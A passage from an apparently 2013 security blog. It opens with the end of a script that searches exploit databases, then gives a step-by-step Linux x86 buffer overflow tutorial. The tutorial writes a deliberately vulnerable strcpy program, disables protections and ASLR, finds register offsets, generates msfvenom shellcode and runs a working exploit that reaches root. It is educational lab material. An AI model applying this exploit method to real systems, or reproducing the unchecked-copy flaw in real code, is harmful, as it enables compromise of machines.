        echo ""
        echo "(--==== EXPLOITDB EXPLOITS"
        echo ""
        /pentest/exploits/exploitdb/searchsploit $VAR1 $VAR2 $VAR3
        echo ""
        echo "(--==== Press any key to search online or Ctrl+C to exit..."
        read test
        firefox 'http://www.exploit-db.com/search/?action=search&filter_page=1&filter_description='$VAR1'&filter_exploit_text=&filter_author=&filter_platform=0&filter_type=0&filter_lang_id=0&filter_port=&filter_osvdb=&filter_cve=' 2>/dev/null
        firefox 'https://www.google.ca/search?q='$VAR1'+'$VAR2'+'$VAR3'+exploit' 2>/dev/null
        firefox 'http://www.cvedetails.com/product-search.php?vendor_id=0&search='$VAR1'' 2> /dev/null
        firefox 'https://www.google.ca/search?q='$VAR1'+'$VAR2'+'$VAR3'+exploit+site:www.securityfocus.com' 2> /dev/null
        firefox 'https://www.google.ca/search?q='$VAR1'+'$VAR2'+'$VAR3'+site:www.1337day.com' 2> /dev/null
        firefox 'http://www.osvdb.org/search?search[vuln_title]='$VAR1'&search[text_type]=titles' 2> /dev/null
fi

exit

Friday, November 29, 2013

Linux Buffer Overflow Tutorial

LINUX BUFFER OVERFLOW TUTORIAL BY 1N3


      `7MN.   `7MF'       
 __,    MMN.    M         
`7MM    M YMb   M  pd""b. 
  MM    M  `MN. M (O)  `8b
  MM    M   `MM.M      ,89
  MM    M     YMM    ""Yb.
.JMML..JML.    YM       88
                  (O)  .M'
                   bmmmd' 
                          

# OVERVIEW
This tutorial covers the basics of exploiting buffer overflows on Linux x86 platforms. Tested on BackTrack 5R3 Linux 3.2.6 i686 GNU/Linux.


# CREATE A VULNERABLE C APP THAT ACCEPTS USER INPUT WITH A TOTAL BUFFER OF 100 BYTES BUT NO BOUNDS CHECKING...

########################## test.c
#include <unistd.h>

int main(int argc, char *argv[])
{
    char buff[100];
    if(argc <2)
    {
        printf("Syntax: %s <input string>\n", argv[0]);
        exit (0);
    }
    strcpy(buff, argv[1]);
    return 1;
}

# COMPILING 
gcc test.c -fno-stack-protector -z execstack -o test.o

# DISABLE MEMORY RANDOMIZATION
echo 0 > /proc/sys/kernel/randomize_va_space

# DEBUG THE APPLICATION
gdb test.o

(gdb) disass main
Dump of assembler code for function main:
   0x08048454 <+0>:    push   %ebp
   0x08048455 <+1>:    mov    %esp,%ebp
   0x08048457 <+3>:    and    $0xfffffff0,%esp
   0x0804845a <+6>:    add    $0xffffff80,%esp
   0x0804845d <+9>:    cmpl   $0x1,0x8(%ebp)
   0x08048461 <+13>:    jg     0x8048484 <main+48>
   0x08048463 <+15>:    mov    0xc(%ebp),%eax
   0x08048466 <+18>:    mov    (%eax),%eax
   0x08048468 <+20>:    mov    %eax,0x4(%esp)
   0x0804846c <+24>:    movl   $0x8048570,(%esp)
   0x08048473 <+31>:    call   0x8048374 <printf@plt>
   0x08048478 <+36>:    movl   $0x0,(%esp)
   0x0804847f <+43>:    call   0x8048384 <exit@plt>
   0x08048484 <+48>:    mov    0xc(%ebp),%eax
   0x08048487 <+51>:    add    $0x4,%eax
   0x0804848a <+54>:    mov    (%eax),%eax
   0x0804848c <+56>:    mov    %eax,0x4(%esp)
   0x08048490 <+60>:    lea    0x1c(%esp),%eax
   0x08048494 <+64>:    mov    %eax,(%esp)
   0x08048497 <+67>:    call   0x8048364 <strcpy@plt>
   0x0804849c <+72>:    mov    $0x1,%eax
   0x080484a1 <+77>:    leave
   0x080484a2 <+78>:    ret   
End of assembler dump.

# SET BREAKPOINTS
(gdb) break *0x08048497
Breakpoint 1 at 0x8048497
(gdb) break *0x0804849c
Breakpoint 2 at 0x804849c
(gdb) break *0x080484a1
Breakpoint 3 at 0x80484a1

# FUZZ THE APPLICATION, OVERWRITE THE BUFFER AND CHECK IF ANY REGISTERS ARE OVERWRITTEN...
(gdb) r "`perl -e 'print "A"x120'`"
Starting program: /mnt/sdb/nonxero/scripts/fuzzers/test.o "`perl -e 'print "A"x120'`"
Breakpoint 1, 0x08048497 in main ()

# REGISTERS BEFORE USER INPUT
(gdb) info registers
eax            0xbffff72c    -1073744084
ecx            0x85b7641f    -2051578849
edx            0x2    2
ebx            0xb7fc5ff4    -1208197132
esp            0xbffff710    0xbffff710
ebp            0xbffff798    0xbffff798
esi            0x0    0
edi            0x0    0
eip            0x8048497    0x8048497 <main+67>
eflags         0x200286    [ PF SF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51
(gdb)

Breakpoint 2, 0x0804849c in main ()
(gdb) info registers
eax            0xbffff72c    -1073744084
ecx            0x0    0
edx            0x79    121
ebx            0xb7fc5ff4    -1208197132
esp            0xbffff710    0xbffff710
ebp            0xbffff798    0xbffff798
esi            0x0    0
edi            0x0    0
eip            0x804849c    0x804849c <main+72>
eflags         0x200246    [ PF ZF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51

# CHECK EAX REGISTER FOR A's (0x41)...
(gdb) x/16xb $eax
0xbffff72c:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41
0xbffff734:    0x41    0x41    0x41    0x41    0x41    0x41    0x41    0x41

Breakpoint 3, 0x080484a1 in main ()
(gdb) info registers
eax            0x1    1
ecx            0x0    0
edx            0x79    121
ebx            0xb7fc5ff4    -1208197132
esp            0xbffff710    0xbffff710
ebp            0xbffff798    0xbffff798
esi            0x0    0
edi            0x0    0
eip            0x80484a1    0x80484a1 <main+77>
eflags         0x200246    [ PF ZF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51

(gdb) step
Single stepping until exit from function main,
which has no line number information.
Warning:
Cannot insert breakpoint 0.
Error accessing memory address 0x41414141: Input/output error.

0x41414141 in ?? ()
(gdb)

# EBP AND EIP ARE OVERWRITTEN WITH A'S (0x41414141)
(gdb) info registers
eax            0x1    1
ecx            0x0    0
edx            0x79    121
ebx            0xb7fc5ff4    -1208197132
esp            0xbffff7a0    0xbffff7a0
ebp            0x41414141    0x41414141
esi            0x0    0
edi            0x0    0
eip            0x41414141    0x41414141
eflags         0x200246    [ PF ZF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51

gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb)


# Find which bytes overwrite EIP and EBP. change EBP to normal EBP before buffer and point EIP to beginning of EAX...

# EIP prior to user input
EIP 0xbffff72c

# EBP prior to user input
EBP  0xbffff798


# CREATE UNIQUE PATTERN TO FIND EIP/EBP OVERWRITE...
msf exploit(ms06_040_netapi) > ruby pattern_create.rb 120
[*] exec: ruby pattern_create.rb 120
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9


# FUZZ TEST.C WITH UNIQUE PATTERN TO FIND REGISTER OFFSET VALUES
(gdb) r "`perl -e 'print "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"'`"
Starting program: /mnt/sdb/nonxero/scripts/fuzzers/test.o "`perl -e 'print "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9"'`"
Breakpoint 1, 0x08048497 in main ()

(gdb) info registers
eax            0xbffff72c    -1073744084
ecx            0x72698d95    1919520149
edx            0x2    2
ebx            0xb7fc5ff4    -1208197132
esp            0xbffff710    0xbffff710
ebp            0xbffff798    0xbffff798
esi            0x0    0
edi            0x0    0
eip            0x8048497    0x8048497 <main+67>
eflags         0x200286    [ PF SF IF ID ]
cs             0x73    115
ss             0x7b    123
ds             0x7b    123
es             0x7b    123
fs             0x0    0
gs             0x33    51

Program received signal SIGSEGV, Segmentation fault.
0x64413764 in ?? ()
(gdb)


# FIND EIP OFFSET
msf exploit(ms06_040_netapi) > ruby pattern_offset.rb 64413764
[*] exec: ruby pattern_offset.rb 64413764
[*] Exact match at offset 112


# FIND EBP OFFSET
msf exploit(ms06_040_netapi) > ruby pattern_offset.rb 41366441
[*] exec: ruby pattern_offset.rb 41366441
[*] Exact match at offset 108


# CREATE SHELLCODE USING METASPLOIT TO RUN THE LINUX COMMAND 'whoami'...
msf exploit(ms06_040_netapi) > msfvenom -p linux/x86/exec CMD=whoami -b "x00" -e x86/shikata_ga_nai

[*] x86/shikata_ga_nai succeeded with size 69 (iteration=1)
buf =
"\xbf\x3c\x3f\x42\x4f\xdd\xc1\xd9\x74\x24\xf4\x58\x2b\xc9" +
"\xb1\x0b\x31\x78\x14\x83\xe8\xfc\x03\x78\x10\xde\xca\x28" +
"\x44\x46\xac\xff\x3c\x1e\xe3\x9c\x49\x39\x93\x4d\x39\xad" +
"\x64\xfa\x92\x4f\x0c\x94\x65\x6c\x9c\x80\x71\x72\x21\x51" +
"\x09\x1a\x4e\x30\x98\xb3\x90\xe5\x31\xca\x70\xc4\x36"

# EIP LITTLE ENDIAN
EIP 0xbffff72c
\x2c\xf7\xff\xbf

# EBP LITTLE ENDIAN
EBP  0xbffff798
\x98\xf7\xff\xbf


# CONSTRUCT BUFFER/EXPLOIT
total buff = 116
EIP = 4
EBP = 4
shellcode = 69
noops = 39


buffer = noops + shellcode + noops + ebp + eip
/================================================\
||116 *** 19 ****** 69 ******* 20 ***** 4 **** 4||
\================================================/

# RUN EXPLOIT...
(gdb) r "`perl -e 'print "\x90"x19, "\xbf\x3c\x3f\x42\x4f\xdd\xc1\xd9\x74\x24\xf4\x58\x2b\xc9\xb1\x0b\x31\x78\x14\x83\xe8\xfc\x03\x78\x10\xde\xca\x28\x44\x46\xac\xff\x3c\x1e\xe3\x9c\x49\x39\x93\x4d\x39\xad\x64\xfa\x92\x4f\x0c\x94\x65\x6c\x9c\x80\x71\x72\x21\x51\x09\x1a\x4e\x30\x98\xb3\x90\xe5\x31\xca\x70\xc4\x36", "\x90"x20, "\x98\xf7\xff\xbf", "\x2c\xf7\xff\xbf"'`"
Starting program: /mnt/sdb/nonxero/scripts/fuzzers/test.o "`perl -e 'print "\x90"x19, "\xbf\x3c\x3f\x42\x4f\xdd\xc1\xd9\x74\x24\xf4\x58\x2b\xc9\xb1\x0b\x31\x78\x14\x83\xe8\xfc\x03\x78\x10\xde\xca\x28\x44\x46\xac\xff\x3c\x1e\xe3\x9c\x49\x39\x93\x4d\x39\xad\x64\xfa\x92\x4f\x0c\x94\x65\x6c\x9c\x80\x71\x72\x21\x51\x09\x1a\x4e\x30\x98\xb3\x90\xe5\x31\xca\x70\xc4\x36", "\x90"x20, "\x98\xf7\xff\xbf", "\x2c\xf7\xff\xbf"'`"
process 16807 is executing new program: /bin/bash
process 16807 is executing new program: /usr/bin/whoami
root

Program exited normally.
(gdb)